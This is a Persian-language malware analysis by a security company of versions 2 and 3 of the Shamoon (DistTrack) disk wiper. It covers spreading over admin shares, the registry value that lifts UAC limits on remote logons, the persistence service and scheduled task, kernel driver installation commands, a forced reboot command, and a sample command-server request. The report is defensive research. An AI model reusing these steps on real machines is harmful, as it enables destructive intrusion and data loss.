بـررسـی و تحـلـیل بـــدافـــزار

Shamoon Wiper

شبکه گستر
شـرکت مهندسی شـبکه گسـتر

عنوان سند: بررسی و تحلیل بدافزار Shamoon Wiper
شناسه سند: SPT-A-0122-00
تهیه‌کننده: گروه تحقیق و توسعه، شرکت مهندسی شبکه گستر
تاریخ تهیه: دی‌ماه ۱۳۹۵

بدافزار Shamoon Wiper که با نام DistTrack نیز شناخته می‌شود، اولین بار در سال ۱۳۹۱ مشاهده شد. در آن سال، انتشار این بدافزار منجر به تخریب سیستم‌های عامل ۳۰ هزار دستگاه شد. با توجه به آمار آلودگی‌های گزارش شده در آن زمان، شرکت‌های ضدویروس، هدف اصلی این بدافزار را سازمان‌های فعال در حوزه انرژی (نفت و گاز)، از جمله، شرکت نفت عربستان سعودی، Aramco اعلام کردند.

از آذر ماه ۱۳۹۵ نیز حداقل دو نسخه جدید از Shamoon Wiper منتشر شده است. منابع خبری، باز هم عربستان سعودی را هدف اصلی گردانندگان حملات این بدافزار اعلام کرده‌اند.

Shamoon Wiper با جایگزین کردن بخش‌های Master Boot Record و Boot Sector دیسک سخت دستگاه و فایل‌های موجود در برخی پوشه‌های بااهمیت با داده‌هایی خراب، سبب بالا نیامدن سیستم آلوده شده می‌شود.

استفاده از اطلاعات اصالت‌سنجی از پیش سرقت شده، مجهز بودن به نام‌های کاربری و گذرواژه‌های بسترهای مجازی‌سازی Huawei FusionCloud VDI و اجرا در تاریخ و زمانی معین و البته قابل تغییر از مهمترین قابلیت‌های نسخه‌های جدید Shamoon Wiper است.

در این مقاله، نسخه‌های دوم و سوم این بدافزار مورد بررسی و تحلیل قرار گرفته است.

تغییرات در نسخه‌های جدید

در آذر ماه ۱۳۹۵، شرکت امنیتی McAfee از اجرای موج جدیدی از حملات سایبری در خاورمیانه خبر داد که در جریان آن مهاجمان از طریق بدافزار معروف Shamoon Wiper – یا DistTrack – اقدام به رونویسی بخش‌های Master Boot Record و Boot Sector دیسک سخت[۱] با داده‌های خراب کرده و سبب بالا نیامدن دستگاه‌های آلوده شده می‌شدند.

از آن زمان تا کنون حداقل دو نسخه جدید از این بدافزار که در بستر توسعه یکپارچه[۲] Microsoft Visual C++ نوشته شده منتشر گردیده است.

ساختار نسخه‌های جدید بدافزار Shamoon Wiper مشابه اولین نسخه آن است که حدود چهار سال پیش سازمان‌های فعال در حوزه انرژی (نفت و گاز)، از جمله شرکت نفت عربستان سعودی (Aramco) را هدف قرار داده بود. اما تغییراتی کوچک نیز در آن اعمال شده است. از جمله این تغییرات می‌توان به موارد زیر اشاره کرد:

- نسخه‌های جدید این بدافزار حاوی بانکی از اطلاعات اصالت‌سنجی[۳] است که به‌نظر می‌رسد مهاجمان پیش‌تر به‌نحوی آنها را از سازمان‌های هدف قرار داده شده سرقت کرده بودند.
- در نسخه سال ۱۳۹۱، بخش Master Boot Record دیسک سخت با تصویری که در آن پرچم آمریکا در حال سوختن است جایگزین می‌شد (شکل ۱). اما در نسخه‌های جدید تصویری از Alan Kurdî، پسر بچه آواره سوری که سال ۱۳۹۴ در دریای مدیترانه غرق شد نمایش داده می‌شود (شکل ۲).
- نسخه دوم این بدافزار به‌نحوی پیکربندی شده که عملیات رونویسی بخش‌های حساس دیسک سخت را در ساعت ۸:۴۵ پنجشنبه ۲۷ آبان ماه به وقت محلی انجام دهد. روزهای کاری در کشور عربستان سعودی از یکشنبه تا پنجشنبه است. با در نظر گرفتن این کشور به‌عنوان هدف اصلی نسخه جدید به‌نظر می‌رسد مهاجمان قصد داشته‌اند که فرآیند رونویسی پس از ترک اکثر کارکنان از محل کار و در طی دو روز تعطیلی آخر هفته بر روی دستگاه‌های بااهمیت نظیر سرورها انجام شود و احتمال شناسایی شدن را به حداقل برسانند. تاریخ و زمان مذکور در نسخه سوم این بدافزار تغییر کرده است. همانطور که در ادامه به آن اشاره خواهد شد این تاریخ و زمان توسط مهاجمان قابل تغییر است.

شکل ۱: تصویر جایگزین شده در نخستین نسخه از بدافزار Shamoon Wiper

شکل ۲: تصویر جایگزین شده در نسخه‌های ۲ و ۳ بدافزار Shamoon Wiper (بخشی از تصویر درج شده در این سند مبهم شده است)

[۱] Hard Disk
[۲] Integrated Development Environment
[۳] Credential

انتشار

مشخص نیست مهاجمان حملات اخیر چگونه موفق به نفوذ سازمان و آلوده کردن اولین دستگاه شده‌اند. اما پس از نفوذ به نخستین دستگاه، برای انتشار در سطح شبکه اقدام به شناسایی دستگاه‌های با نشانی IP کلاس C (x.x.x.1-255) بر روی تمامی کارت‌های شبکه دستگاه آلوده شده می‌کند.

در ادامه تلاش می‌کند از طریق نام کاربری و گذرواژه دستگاه آلوده به یکی از پوشه‌های زیر بر روی دستگاه‌های شناسایی شده متصل شود:

- ADMIN$
- C$\Windows
- D$\Windows
- E$\Windows

در صورتی که اطلاعات اصالت‌سنجی دستگاه ویروسی، مجوز دسترسی به پوشه‌های مذکور را نداشته باشد بدافزار می‌کوشد تا از طریق بانک اطلاعات اصالت‌سنجی سرقتی خود که در ابتدای این مطلب به آنها اشاره شد اقدام به اتصال کند. در برخی نمونه‌ها نام دامنه[۴] یا دامنه‌های مورد استفاده در این حملات با دامنه سازمان هدف قرار گرفته شده یکسان اعلام شده که مؤید سرقت شدن این اطلاعات پیش از انتشار بدافزار بوده است.

در صورت صحیح بودن اطلاعات اصالت‌سنجی، سرویس Remote Registry دستگاه مقصد در حالت Started قرار داده می‌شود. بدافزار نیز با استفاده از RegConnectRegistryW به محضرخانه[۵] دستگاه متصل شده و بخش UAC[۶] را با تخصیص مقدار ۱ به کلید زیر غیرفعال می‌کند:

- SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy

در ادامه، بدافزار تلاش می‌کند با استفاده از NetUseAdd و اطلاعات اصالت‌سنجی سرقت شده به دستگاه وارد شود. پس از آن با اجرای csrss.exe در مسیر %WINDIR%\System32 بر روی دستگاه هدف، سطح دسترسی نام کاربری که ارتباط از طریق آن برقرار شده بررسی می‌شود.

در صورت مجاز بودن فایلی از بدافزار با نام ntssrvr32.exe در مسیر مذکور دستگاه مقصد کپی می‌شود.

نصب

بخش نصب‌کننده بدافزار[۷] موظف به اجرای اجزای زیر بر روی دستگاه آلوده شده است.

- PKCS12: این جزء[۸] مربوط به بخش حذف / رونویسی‌کننده که در این بدافزار به Wiper موسوم شده می‌شود. نام این جزء در نسخه سوم Shamoon Wiper به LANG تغییر کرده است.

---

۴ Domain
۵ Registry
۶ User Account Control
۷ Dropper
۸ Component


- PKCS7: این جزء ارتباطات دستگاه آلوده شده با سرور فرماندهی[۹] را مدیریت می‌کند. نام این جزء نیز در نسخه سوم به MENU تغییر کرده است.
- X509: این جزء حاوی کد بدافزار برای بسترهای ۶۴ بیتی است.

در نسخه سوم بخشی با عنوان ICO نیز اضافه شده که اطلاعاتی در خصوص آن در دست نیست.

این اجزا با یک الگوریتم ساده XOR رمزگذاری[۱۰] شده‌اند.

شکل ۳: اجزای بدافزار در نسخه ۲ بدافزار Shamoon Wiper


همچنین شناسه زبان این اجزاء ۹۲۱۷ است که متعلق به زبان عربی یمنی است (شکل‌های ۴ و ۵).



شکل ۴: شناسه زبان اجزای نسخه ۲ بدافزار Shamoon Wiper

[۹] Command and Control (C&C)

[۱۰] Encryption




شکل ۵: ۹۲۱۷، شناسه زبان عربی یمنی

بدافزار از یکی از دو روش زیر برای اجرای خود بر روی سیستم هدف استفاده می‌کند.

در روش نخست سرویسی با نام NtsSrv و با مشخصات زیر ایجاد می‌شود:

- Name: Microsoft Network Realtime Inspection Service
- Description: Helps guard against time change attempts targeting known and newly discovered vulnerabilities in network time protocols

در نسخه سوم، این نام به NtertSrv تغییر کرده است. شکل ۶ مشخصات سرویس NtertSrv را نمایش می‌دهد.



شکل ۶: مشخصات سرویس NtertSrv در نسخه سوم Shamoon Wiper

در دومین روش، بجای ایجاد یک سرویس، از طریق کتابخانه netapi32 تابع NetScheduleJobAdd بر روی سیستم عامل Windows فراخوانی شده و یک فرمان زمانبندی‌شده[11] برای اجرای فایل مخرب تعریف می‌شود. بدافزار از تابع NetRemoteTOD نیز برای شناسایی تاریخ و زمان دستگاه و استفاده از آن برای تعیین زمان اجرای فرمان استفاده می‌کند.

[11] Scheduled Task

```
NetRemoteTOD(UncServerName, &BufferPtr)
NetApiBufferAllocate(0x10u, &AT_INFO)
AT_INFO->Command = s_pathToPayload;
AT_INFO->JobTime = 1000
 * (BufferPtr->tod_secs
  + 60 * (BufferPtr->tod_mins + 60 * BufferPtr->tod_hours - BufferPtr-
>tod_timezone)
  + 90);
AT_INFO->Flags = JOB_NONINTERACTIVE;
AT_INFO->DaysOfMonth = 0;
AT_INFO->DaysOfWeek = 0;
NetScheduleJobAdd(UncServerName, AT_INFO, &v16)
```

شکل ۷: فرامین مربوط به تابع NetRemoteTOD

علاوه بر تاریخ و زمان تزریق شده در کد، بدافزار به‌نحوی برنامه‌نویسی شده که با برقراری ارتباط با سرور فرماندهی تاریخ و زمان اجرا شدن را دریافت کرده و در فایل و مسیر زیر ذخیره کند:

- \inf\usbvideo324.pnf

فایل مذکور دارای ساختار زیر است:

- BYTE year;
- BYTE month;
- BYTE day;
- BYTE hour;
- BYTE year;
- BYTE minute;

شایان ذکر است که تاریخ و زمان از پیش تعیین شده در نسخه سوم به ساعت ۱:۳۰ دقیقه بامداد سه شنبه، ۹ آذر ماه تغییر کرده است.

در ادامه جزء Wiper باز شده و با یکی از نام‌های زیر و با پسوند exe در پوشه System32 ذخیره می‌شود.

- caclsrv
- certutl
- clean
- ctrl
- dfrag
- dnslookup
- dvdquery
- event
- findfile
- gpget
- ipsecure
- iissrv
- msinit
- ntfrsutil
- ntdsutl
- power
- rdsadmin
- regsys
- sigver
- routeman
- rrasrv
- sacses
- sfmsc
- smbinit
- wcscript
- ntnw
- netx
- fsutl
- ntertmgr32.exe
- ntertmgr64.exe
- extract

فایل با پارامتر ۱ اجرا شده و جزء Wiper پس از باز کردن راه‌انداز[۱۳] آن را با یک کلید XOR ۲۲۶ بایتی رمزگشایی می‌کند.


[۱۳] Driver

در ادامه یک راه‌انداز با نام drdisk.sys در مسیر C:\Windows\System32\Drivers ذخیره و با فرامین زیر به عنوان سرویسی با نام drdisk نصب می‌شود.

```
sc create drdisk type= kernel start= demand binpath=
System32\Drivers\drdisk.sys 2>&1 >nul
sc start drdisk 2>&1 >nul
```

شکل ۸: فرامین ایجاد سرویس drdisk

در نسخه سوم نام فایل راه‌انداز و سرویس ساخته شده به ترتیب به vdsk911.sys و vdsk911 تغییر کرده است (شکل ۹). رمزگشایی آن نیز با یک کلید XOR ۱۷۲ بایتی انجام می‌شود.




شکل ۹: مشخصات سرویس vdsk911 در نسخه سوم Shamoon Wiper

این راه‌انداز موسوم به RawDisk یکی از بخش‌های استاندارد برنامه تجاری EldoS است که امکان دسترسی سطح پایین به درایوهای دیسک سخت را فراهم می‌کند.

از این راه‌انداز در نخستین حمله ویروس Shamoon نیز استفاده شده بود.


در این مرحله بدافزار قادر به رونویسی بخش‌های حساس دیسک با هر یک از سه پارامتر زیر خواهد بود:

- F: منبعی با نام AJKEOA فراخوانی شده و تصویری از نوع JPEG – همانطور که در شکل ۲ نشان داده شده است – جایگزین می‌شود. شکل ۱۰ کد اشاره کننده به این تصویر را نمایش می‌دهد.
- E: در این حالت، محتوا با کلیدی با مقدار تصادفی و توسط الگوریتم RC4 رمزگذاری می‌شود.
- R: در این حالت محتوا با مقداری تصادفی جایگزین می‌شود.



شکل ۱۰: کد اشاره کننده به تصویر استفاده شده در فرآیند رونویسی در نسخه‌های جدید Shamoon Wiper

در حین فرآیند رونویسی، تاریخ سیستم به آگوست ۲۰۱۲ تغییر داده می‌شود (شکل ۱۱). احتمالاً دلیل این کار استفاده از لیسانس RawDisk است که اعتبار آن تا ۳۰ آگوست سال ۲۰۱۲ است.



شکل ۱۱: تغییر تاریخ سیستم در حین عملیات رونویسی

توضیح اینکه این لیسانس با ایمیل binnatova@bsunanotechnology.com ثبت شده است.

همچنین برای شناسایی فهرست پارتیشن‌های دیسک سخت دستگاه آلوده شده از کلیدهای زیر استفاده می‌شود:

- HKLM\SYSTEM\CurrentControlSet\Control\FirmwareBootDevice
- HKLM\SYSTEM\CurrentControlSet\Control\SystemBootDevice

علاوه بر پارتیشن‌ها، جزء Wiper فایل‌ها و زیرپوشه‌های موجود در مسیرهای زیر را نیز رونویسی می‌کند:


- C:\Documents and Settings
- C:\Users
- C:\Windows\System32\Drivers
- C:\Windows\System32\Config\systemprofile

پس از پایان رونویسی فرمان Shutdown اجرا می‌شود (شکل ۱۲).

```
shutdown -r -f -t 2
```


شکل ۱۲: فرمان Shutdown استفاده شده توسط Shamoon Wiper

با این کار یکی از پنجره‌های نمایش داده شده در شکل ۱۳ ظاهر شده و دستگاه پس از ۲ ثانیه راه‌اندازی مجدد[۱۳] می‌شود.



شکل ۱۳: پیام راه‌اندازی مجدد پس از اجرای فرمان Shutdown

در نتیجه آن دستگاه در همان ابتدای فرآیند راه‌اندازی با خطا مواجه می‌شود.



شکل ۱۴: نمونه‌ای از خطا در زمان راه‌اندازی شدن دستگاه در نتیجه رونویسی شدن بخش‌های سیستمی دیسک

ارتباط با سرور فرماندهی

بدافزار، دارای جزئی است که وظیفه آن برقراری ارتباط با سرور فرماندهی مهاجمان می‌باشد. مهاجمان قادرند از همین طریق تاریخ و زمان جدیدی را برای اجرای رونویسی بخش‌های Master Boot Record و Boot Sector به بدافزار اعلام کنند. همچنین این جزء از بدافزار موظف است که نتیجه تلاش برای انجام عملیات رونویسی را به سرور فرماندهی گزارش کند.

برای این منظور بدافزار پس از باز کردن جزء PKCS7 و رمزگشایی آن، محتوا را به‌صورت متن ساده در فایل و مسیر زیر ذخیره می‌کند:

- %WINDOWS%\system32\netinit.exe

[۱۳] Restart

ارتباطات با سرور فرماندهی از طریق درخواست مبتنی بر پودمان HTTP انجام می‌شود. در نسخه دوم این بدافزار، 1.1.1.1:8080 به‌عنوان سرور فرماندهی معرفی می‌شود که مشخصاً به سرور عملیاتی مخرب این مهاجمان اشاره نمی‌کند. در نسخه سوم این بدافزار، حتی این نشانی نیز درج نشده است. در صورت وجود سرور عملیاتی ارتباطات در قالبی مشابه شکل ۱۵ برقرار می‌شود.

```
GET http://server/category/page.php?shinu=ja1p9//Iozx0Qv8wadq6HLFsVhenQXk49YnElbzV
+0ghrHYIRFE31FQskZya+jIPvI3KlOEpZ/v/xvS26ZZHoOoF HTTP/1.1
User-Agent: Mozilla/5.0 (MSIE 7.1; Windows NT 6.0)
Host: server
Pragma: no-cache
```

شکل ۱۵: قالب درخواست HTTP دستگاه آلوده شده به سرور فرماندهی

داده‌های ارسال شده در این قالب با پارامتر shinu حاوی اطلاعاتی نظیر نشانی IP دستگاه آلوده شده، نسخه سیستم عامل، قالب صفحه کلید و محتوای فایل %WINDOWS%\inf\netimm173.pnf است.

سرور فرماندهی نیز می‌تواند با دو پارامتر زیر به دستگاه آلوده پاسخ دهد:

- E: یک فایل اجرایی به دستگاه ارسال شده و در مسیر %TEMP%\Temp\filer ذخیره می‌شود. بدافزار موظف به اجرای آن بر روی دستگاه است.
- T: تاریخ انجام عملیات رونویسی را به دستگاه اعلام می‌شود. تاریخ و زمان جدید در %WINDOWS%\inf\usbvideo324.pnf ذخیره می‌شود.

عدم وجود سرور فرماندهی می‌تواند نشانه‌ای از عدم تمایل گردانندگان این حملات برای انجام خرابکاری بیشتر باشد.

قابلیت خرابکاری در بسترهای VDI

یکی از نکات قابل توجه در خصوص نسخه جدید این بدافزار مجهز بودن آن به نام‌های کاربری و گذرواژه‌های پیش‌فرض بستر مجازی‌سازی VDI شرکت Huawei موسوم به FusionCloud است. راهکارهای VDI می‌توانند حملات چنین بدافزارهایی را از طریق قابلیت‌هایی نظیر برگرداندن Snapshot کم‌اثر کنند. بخصوص آنکه بسترهایی نظیر FusionCloud مبتنی بر سیستم عامل Linux بوده و بنابراین در برابر بدافزارهای تحت سیستم عامل Windows از جمله Shamoon Wiper حفاظت شده‌اند.

وجود این اطلاعات اصالت‌سنجی می‌تواند نشانه‌ای از گسترش دامنه خرابکاری گردانندگان بدافزار Shamoon Wiper باشد. در صورت وجود اطلاعات اصالت‌سنجی مهاجمان قادر خواهند بود اقدامات مخرب مختلفی از جمله اعمال تغییر در تنظیمات بستر مجازی‌سازی را انجام دهند. هر چند که انجام این نوع خرابکاری حداقل هنوز گزارش نشده است اما می‌تواند هشداری برای مدیران شبکه در خصوص تغییر گذرواژه‌های پیش‌فرض بسترهای در ظاهر امن باشد.

منابع

- http://www.reuters.com/article/us-cyber-saudi-shamoon-idUSKBN13Q38B
- https://www.fireeye.com/blog/threat-research/2016/11/fireeye_respondsto.html
- http://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/worm64_disttrack.a
- https://blog.fortinet.com/2016/12/07/research-furtive-malware-rises-again
- https://www.symantec.com/connect/blogs/shamoon-back-dead-and-destructive-ever
- http://www.itworld.com/article/3156178/security/disk-wiping-malware-shamoon-targets-virtual-desktop-infrastructure.html
- https://www.codeandsec.com/Sophisticated-CyberWeapon-Shamoon-2-Malware-Analysis
- http://newsroom.shabakeh.net/18067/shamoon-wiper-v2.html
- https://securingtomorrow.mcafee.com/mcafee-labs/shamoon-rebooted
- https://securingtomorrow.mcafee.com/mcafee-labs/shamoon-rebooted-middle-east-part-2
- https://securelist.com/blog/incidents/57784/shamoon-the-wiper-further-details-part-ii/
- http://researchcenter.paloaltonetworks.com/2016/11/unit42-shamoon-2-return-disttrack-wiper/
- http://researchcenter.paloaltonetworks.com/2017/01/unit42-second-wave-shamoon-2-attacks-identified/

شرکت مهندسی شبکه گستر که در سال ۱۳۷۰ تأسیس گردیده، اولین شرکت ایرانی است که در زمینه نرم‌افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرد. در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولید کننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به‌عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد.

پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین‌المللی فعالیت خود را بر روی نرم‌افزارهای ضدویروس McAfee ادامه داد. در حال حاضر نیز شرکت شبکه گستر به‌عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات درایران اقدام می نماید.

در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی و انحصاری شرکت آلمانی Astaro، سازنده محصولات "مدیریت یکپارچه تهدیدات" (Unified Threat Management – UTM) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر به‌عنوان نماینده شرکت Sophos ادامه فعالیت داده و اکنون محصولات Astaro سابق را تحت نام جدید Sophos و دیگر محصولات امنیت شبکه این شرکت را در ایران عرضه می‌نماید.

